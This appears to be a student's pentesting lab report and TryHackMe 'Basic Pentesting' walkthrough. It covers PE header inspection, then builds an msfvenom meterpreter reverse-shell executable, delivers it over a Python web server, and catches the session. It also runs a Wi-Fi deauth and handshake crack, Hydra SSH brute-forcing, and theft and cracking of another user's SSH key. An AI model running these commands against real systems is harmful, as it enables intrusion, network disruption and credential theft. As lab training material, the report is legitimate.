
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The entry point is **the address at which the execution of the program begins**. This is the address of the startup routine. The startup routine is responsible for initializing and calling the rest of the program. PE Explorer is a powerful tool for analyzing and editing PE (Portable Executable) files, which are the executable files used in Windows operating systems. It is primarily used for reverse engineering, debugging, and understanding the structure and behavior of Windows executables. it's commonly used for Malware Analysis, Reverse Engineering and Software Development. After selecting the file you want to examine, PE Explorer will automatically analyze it and present a summary of the PE header information along with a detailed view of all the resources embedded within the file.

and one of the information that you will get is the entry point address



let's select VeraCrypt Setup 1.26.7



and here's the entry point address

PE Explorer - C:\Users\hp\Downloads\VeraCrypt Setup 1.26.7.exe

File View Tools Help

HEADERS INFO

Address of Entry Point: 004237B0 Real Image Checksum: 021B358Fh

Field Name	Data Value	Description	Field Name	Data Value	Description
Machine	014Ch	i386	Section Alignment	00001000h	
Number of Sections	0005h		File Alignment	00000200h	
Time Date Stamp	6517E9C6h	30/09/2023 09:26:30	Operating System Version	00010005h	5.1
Pointer to Symbol Table	00000000h		Image Version	00000000h	0.0
Number of Symbols	00000000h		Subsystem Version	00010005h	5.1
Size of Optional Header	00E0h		Win32 Version Value	00000000h	Reserved
Characteristics	0102h		Size of Image	01375000h	20402176 bytes
Magic	010Bh	PE32	Size of Headers	00000400h	
Linker Version	0004h	10.0	Checksum	021B358Fh	
Size of Code	00073C00h		Subsystem	0002h	Win32 GUI
Size of Initialized Data	012F9200h		Dll Characteristics	8140h	
Size of Uninitialized Data	00000000h		Size of Stack Reserve	00100000h	
Address of Entry Point	004237B0h		Size of Stack Commit	00001000h	
Base of Code	00001000h		Size of Heap Reserve	00100000h	
Base of Data	00075000h		Size of Heap Commit	00001000h	
Image Base	00400000h		Loader Flags	00000000h	Obsolete
			Number of Data Directories	00000010h	

```

25.08.2024 12:50:08 : EOF Extra Data From: 01360200h (20369920)
25.08.2024 12:50:08 : Length of EOF Extra Data: 00E38810h (14912272) bytes.
25.08.2024 12:50:08 : EOF Position: 021A5010h (35282192)
25.08.2024 12:50:08 : Precompiling Resources...
25.08.2024 12:50:10 : Done.
  
```

For Help, press F1

**3) Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.**


we will creat a reverse shell executable using msfvenom

```
usef@Dragonstone:~/Youssef/Douzi$ msfvenom -p windows/x64/meterpreter/reverse_tcp  
LHOST=192.168  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 510 bytes  
Final size of exe file: 7168 bytes  
Saved as: backupscript.exe
```

starting a python web server to upload the file into the windows host

```
usef@Dragonstone:~/Youssef/Douzi$ python3 -m http.server8000  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

we can upload the executable with Invoke-WebRequest command line from PowerShell



```
Select Administrator: Windows PowerShell  
Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.  
  
Try the new cross-platform PowerShell https://aka.ms/pscore6  
  
PS C:\Windows\system32> Invoke-WebRequest -Uri http://192.168.0.195:8000/backupscript.exe -OutFile C:\Users\hp\Downloads  
backupscript.exe  
PS C:\Windows\system32>
```

using multi/handler module of Metasploit we can get a reverse shell after executing the script in the windows host

```
msf6 > use multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set lhost 192.168.0.195
```

```
lhost => 192.168.0.195
msf6 exploit(multi/handler) > set lport 8080
lport => 8080
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.195:8080
[*] Sending stage (176198 bytes) to 192.168.0.191
[*] Meterpreter session 1 opened (192.168.0.195:8080 -> 192.168.0.191:39826) at 2024-08-23 12:2

meterpreter > shell
Process 604 created.
Channel 1 created.
Microsoft Windows [Version 10.0.18362.1256]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>
```

and we got a reverse shell.

**4) Make a deauth attack in your own network and capture the handshake of the network connection between the device and the router and and crack the password for the wifi. To crack the password create a wordlist that can include the password of your network.**

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A deauthentication attack is a type of denial of service attack interfering with communication between routers and devices. It exploits IEEE 802.11 wireless networks as they have the necessary deauthentication frames. Networks use them to end connections or, in other words, disconnect users.

The issue begins when networks cannot verify the source of deauth frames. Deauthentication attacks imitate these frames and force targeted users to go offline. Since such Wi-Fi access points do not properly authenticate termination requests, it closes connections.

The device will attempt to reconnect to the network. During this process, if the network uses WPA/WPA2, it will perform a handshake between the device and the router.

This reconnection process provides an opportunity to capture the WPA handshake. This handshake contains encrypted information that can be used later to attempt password cracking.

Due to security gaps in management frames, deauth attacks are possible even with modern network security keys (like WPA2). For instance, perpetrators can capture WPA/WPA2 4-way handshake

let's do it:

```
usef@Dragonstone:~/Youssef/Douzi$ sudo airodump-ng wlan0
```

SHELL

```
20:E8:82:C4:BB:3A -54 97 1495 57 11 130 WPA2 CCMP PSK PALACEANGAD
```

```
usef@Dragonstone:~/Youssef/Douzi$ sudo airodump-ng --bssid 20:E8:82:C4:BB:3A -c 11 -w capture  
w
```

SHELL



```
usef@Dragonstone: ~/Youssef/Douzi
File Actions Edit View Help

CH 1 ][ Elapsed: 3 mins ][ 2024-08-25 11:55 ][ interface wlan0 down

BSSID          PWR  Beacons    #Data, #/s  CH  MB  ENC CIPHER  AUTH  ESSID
9A:3E:61:C8:FE:11 -87      2         0  0   1  130  WPA2 CCMP  PSK  JAZZTEL_4C27
98:48:27:71:76:01 -82      3         0  0   4  130  WPA2 CCMP  PSK  TP-LINK_717601
78:85:F4:3A:AB:49 -87     14         0  0  11  130  WPA2 CCMP  PSK  Orange-AB49
0C:80:63:14:36:83 -81     49         0  0  11  130  WPA2 CCMP  PSK  PALACEANGAD
C8:3A:35:00:38:D9 -86      5        10  0   9  135  WPA2 CCMP  PSK  cafe la parisienne1
A0:9F:7A:00:A5:88 -79     49        45  0  11  130  WPA2 CCMP  PSK  dlink-A588
20:E8:82:C4:BB:3A -56     84       1305  0  11  130  WPA2 CCMP  PSK  PALACEANGAD
F4:2D:06:7B:72:37 -78     41         0  0   5  130  WPA2 CCMP  PSK  LB_ADSL_QSAT
66:14:A4:D3:7C:0B -35    140         0  0   6   65  WPA2 CCMP  PSK  <length: 6>
F4:2D:06:68:31:DB -85     23         1  0   7  130  WPA2 CCMP  PSK  LB_ADSL_GXFQ
B4:1C:30:EA:09:01 -80     48        10  0   7  130  WPA2 CCMP  PSK  inwi Home 4G EA0901
28:77:77:9A:55:54 -79     37         0  0   3  130  WPA2 CCMP  PSK  Fibre_MarocTelecom_2.4G
E8:65:D4:86:99:91 -32    671      12772  0   2  130  WPA2 CCMP  PSK  Palace angad 1


BSSID          STATION          PWR  Rate    Lost    Frames  Notes  Probes
C8:3A:35:00:38:D9 2E:A2:2B:FF:9D:CC -1    1e- 0     0        1
C8:3A:35:00:38:D9 A6:FB:B7:87:2F:17 -84    0 - 1     0       14    cafe la parisienne1
C8:3A:35:00:38:D9 72:88:9C:2D:EB:A6 -88    0 - 1e    0      162    patente,wifi perso-2.4GHz,Wifi_Perso_2.4Ghz,Clignancourt,clignecourt,gr
A0:9F:7A:00:A5:88 D2:7F:D9:99:B1:ED -1    1e- 0     0       22
20:E8:82:C4:BB:3A 32:F0:82:F5:A5:F2 -50   24e- 1    21      613
read failed: Network is down
```

SHELL

```
usef@Dragonstone:~$ sudo aireplay-ng --deauth 11 -a 20:E8:82:C4:BB:3A wlan0 12:03:10 Waiting
for beacon frame (BSSID: 20:E8:82:C4:BB:3A) on channel 11 NB: this attack is more effective
when targeting a connected wireless client (-c <client's mac>).
12:03:10 Sending DeAuth (code 7) to broadcast -- BSSID: [20:E8:82:C4:BB:3A]
12:03:11 Sending DeAuth (code 7) to broadcast -- BSSID: [20:E8:82:C4:BB:3A]
```



```
12:03:12 Sending DeAuth (code 7) to broadcast -- BSSID:
..SNIIP
```



```
usef@Dragonstone:~/Youssef/Douzi$ sudo aircrack-ng capture-03.cap
```

```
Reading packets, please wait..
```

```
Opening capture-03.cap
```

```
Resetting EAPOL Handshake decoder state.
```

```
Resetting EAPOL Handshake decoder state.
```

```
Read 46508 packets.
```

#	BSSID	ESSID	Encryption
1	20:E8:82:C4:BB:3A	PALACEANGAD	WPA (1 handshake)

let's crack it

```
SHELL usef@Dragonstone:~/Youssef/Douzi$ sudo aircrack-ng capture-03.cap -w wifi_passwords
```

## Mitigation

```
usef@Dragonstone: ~/Youssef/Douzi
File Actions Edit View Help

Reading packets, please wait...
Opening capture-03.cap
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 68117 packets.

1 potential targets

Aircrack-ng 1.7

[00:00:00] 32/132 keys tested (909.17 k/s)

Time left: 0 seconds 24.24%

KEY FOUND! [ 12345678 ]

Master Key : 25 43 CF DA 69 2C 54 2C 1D 0F 3F 48 EF 80 B2 36
              73 6E 8F E6 8E 02 35 5C 37 AD FA 2B 78 68 77 7A

Transient Key : D7 65 5E 29 77 BF 19 12 DD 72 C2 39 5D 09 EB 68
                  3E 09 50 9D 01 53 F1 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC : B4 54 E6 6C 75 18 7D 7D 32 F0 A0 1F AC EA 09 E3
```

and I got the password that is 12345678

to mitigate against Deauth attack you need to: Use Strong Network Encryption, Implement Management Frame Protection, Network Monitoring and Intrusion Detection and MAC Address Filtering.

## Task Level: Hard (Basic Pentesting Room)

<https://tryhackme.com/r/room/basicpentestingjt>

**Find the services exposed by the machine**

for this we can use nmap scan

```
usef@Dragonstone:~/Youssef/Douzi$ sudo nmap -sS 10.10.244.46
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-25 10:12 EDT
Nmap scan report for 10.10.244.46 (10.10.244.46)
Host is up (0.10s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
8009/tcp  open  ajp13
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 8.47 seconds
```

**What is the name of the hidden directory on the web server(enter name without /)?**

---

for this we can use ffuf

```
usef@Dragonstone:~/Youssef/Douzi$ ffuf -u http://10.10.244.46/FUZZ -w ~/Documents/SecLists/Disc
```

```

/'_ _ \  /'_ _ \  /'_ _ \
/\  _ \ /\  _ \  _ _ \ /\  _ \
\ \ , _ \ \ \ , _ \ \ \ , _ \
\ \ _ \ \ \ _ \ \ \ _ \ \ \ _ \
\ \ _ \ \ \ _ \ \ \ _ \ \ \ _ \
\ \ _ \ \ \ _ \ \ \ _ \ \ \ _ \

```

v2.1.0-dev

---

```

:: Method           : GET
:: URL              : http://10.10.244.46/FUZZ
:: Wordlist          : FUZZ: /home/usef/Documents/SecLists/Discovery/Web-Content/directory-list
:: Follow redirects : false
:: Calibration       : false
:: Timeout           : 10
:: Threads           : 40
:: Matcher           : Response status: 200-299,301,302,307,401,403,405,500

```


---

```
[Status: 200, Size: 158, Words: 20, Lines: 11, Duration: 170ms]
```

development

```
[Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 79ms]
```

the hidden directory is `development`



# Index of /development


<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">dev.txt</a>	2018-04-23 14:52	483	
 <a href="#">j.txt</a>	2018-04-23 13:10	235	

*Apache/2.4.18 (Ubuntu) Server at 10.10.244.46 Port 80*

let's visit this directory and see

it contains two files

the content of dev.txt



and of j.txt

```
← → ↻ 🏠 10.10.244.46/development/j.txt
🐞 Kali Linux 🌐 Kali Tools 📄 Kali Docs 🗉 Kali Forums 🏹 Kali NetHunter 🔥 Exploit-DB 🔍 Google Hack
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
```

from this I understand that there's an smb server to check out and a weak password, so we can do a brute force attack, first we need to find a username.

## User brute-forcing to find the username & password

let's enumerate the smb server with anonymous login if it's possible

```
usef@Dragonstone:~/Youssef/Douzi$ smbclient -N -L //10.10.244.46
SHELL

Sharename      Type      Comment
-----      -
Anonymous      Disk
IPC$           IPC       IPC Service (Samba Server 4.3.11-Ubuntu)
Reconnecting with SMB1 for workgroup listing.

Server          Comment
-----
Workgroup       Master
-----
```

there's an open share `Anonymous` let's check it out

```
usef@Dragonstone:~/Youssef/Douzi$ smbclient -N //10.10.244.46/Anonymous
Try "help" to get a list of possible commands.
smb: \> dir

.                D           0   Thu Apr 19 13:31:20 2018
..               D           0   Thu Apr 19 13:13:06 2018
staff.txt        N        173   Thu Apr 19 13:29:55 2018

14318640 blocks of size 1024. 11093184 blocks available
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (0.6 KiloBytes/sec) (average 0.6 KiloBytes/sec)
smb: \> exit

usef@Dragonstone:~/Youssef/Douzi$ cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's allin fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
```

as we see the username is present here in the file.

# What is the username?

---

username is Jan

# What is the password?

---

we need to do a brute force attack against the ssh service to find the password of the Jan user account for this we will use Hydra

```
SHELL usef@Dragonstone:~/Youssef/Douzi$ hydra -l jan -P rockyou.txt ssh://10.10.244.46 -t 4 SHELL
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
secre

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-25 10:52:44
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a
[DATA] max 4 tasks per 1 server, overall 4 tasks, 52 login tries (l:1/p:52), ~13 tries per
task
[DATA] attacking ssh://10.10.244.46:22/
[22][ssh] host: 10.10.244.46  login: jan  password: armando
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-25 10:53:03
```

the password: armando

let's connect to the server using ssh

## Enumerate the machine to find any vectors for privilege escalation



I enumerated the machine another user `kay` and I found his ssh key that I have a read on in kay home's directory

```
jan@basic2:~$ cd /home/kay
jan@basic2:/home/kay$ ls -al
total 48
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 4 root root 4096 Apr 19 2018 ..
-rw----- 1 kay kay 756 Apr 23 2018 .bash_history
-rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash_logout
-rw-r--r-- 1 kay kay 3771 Apr 17 2018 .bashrc
drwx----- 2 kay kay 4096 Apr 17 2018 .cache
-rw----- 1 root kay 119 Apr 23 2018 .lessht
drwxrwxr-x 2 kay kay 4096 Apr 23 2018 .nano
-rw----- 1 kay kay 57 Apr 23 2018 pass.bak
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful
-rw----- 1 root kay 538 Apr 23 2018 .viminfo
jan@basic2:/home/kay$ cd .ssh
jan@basic2:/home/kay/.ssh$ ls
authorized_keys id_rsa id_rsa.pub
jan@basic2:/home/kay/.ssh$ ls -al
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 ..
-rw-rw-r-- 1 kay kay 771 Apr 23 2018 authorized_keys
```

```
-rw-r--r-- 1 kay kay 3326 Apr 19 2018 id_rsa  
-rw-r--r-- 1 kay kay 771 Apr 19 2018 id_rsa.pub
```

**What is the name of the other user you found(all lower case)?**

---

kay

**If you have found another user, what can you do with this information?**

---

I am gonna transfer the ssh key to machine

```
usef@Dragonstone:~/Youssef/Douzi$ scp jan@10.10.244.46:/home/kay/.ssh/id_rsa ./  
jan@10.10.244.46's password: id_rsa
```

SHELL

let's see the id\_rsa key

it's encrypted we need a passphrase to use it so to find the passphrase I am gonna use john the ripper

```
SHELL usef@Dragonstone:~/Youssef/Douzi$ ssh2john id_rsa > passphrase
```

```
usef@Dragonstone:~/Youssef/Douzi$ cat id_rsa  
-----BEGIN RSA PRIVATE KEY-----  
Proc-Type: 4,ENCRYPTED  
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75  
  
IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr40NGUAnKcRxg3+9vn6xcujpzUDuUt1Z  
o9dyIEJB4wUZTueBPsmB487RdFVktOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
```

SHELL

```
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdFX
```

```
..SNIP
```

```
usef@Dragonstone:~/Youssef/Douzi$ john passphrase --  
wordlist=/usr/share/wordlists/rockyou.txt Using default input encoding: UTF-8  
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])  
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes  
Cost 2 (iteration count) is 1 for all loaded hashes  
Will run 4 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status beeswax (id_rsa)  
1g 0:00:00:00 DONE (2024-08-25 11:05) 5.555g/s 459733p/s 459733c/s 459733C/s  
behlatt..bammer  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.
```

now let's login as `kay` using its private key since we have the passphrase: `beeswax`

## What is the final password you obtain?

```
usef@Dragonstone:~/Youssef/Douzi$ ssh kay@10.10.244.46 -i id_rsa  
Enter passphrase for key 'id_rsa':
```

and we found the final password in the file: `pass.bak`

```
kay@basic2:~$ ls  
pass.bak  
kay@basic2:~$ cat pass.bak  
heresareallystrongpasswordthatfollowsthepasswordpolic$
```

and I have completed the Room



The screenshot shows the TryHackMe interface for the 'Basic Pentesting' room. At the top, the TryHackMe logo is on the left, and navigation links for 'Dashboard', 'Learn', 'Compete', and 'Other' are on the right. Below the navigation bar, a breadcrumb trail reads 'Complete Beginner > Basic Computer Exploitation > Basic Pentesting'. The main section features a 'Basic Pentesting' title, a description 'This is a machine that allows you to practise web app hacking and privilege escalation', and a difficulty indicator 'Easy' with a '0 min' timer. A row of buttons includes 'Start AttackBox', 'Help', 'Save Room', a thumbs up icon with '8500', and 'Options'. A green banner at the bottom of the interface states 'Room completed ( 100% )'.

## Mitigation

Prevention of Anonymous Login.

Strong Passwords.

the Use of IDS/IPS to protect against brute force attack. do not leave secret files in the Webroot of the website. a user cannot access other user files so you need the improving of Access rights.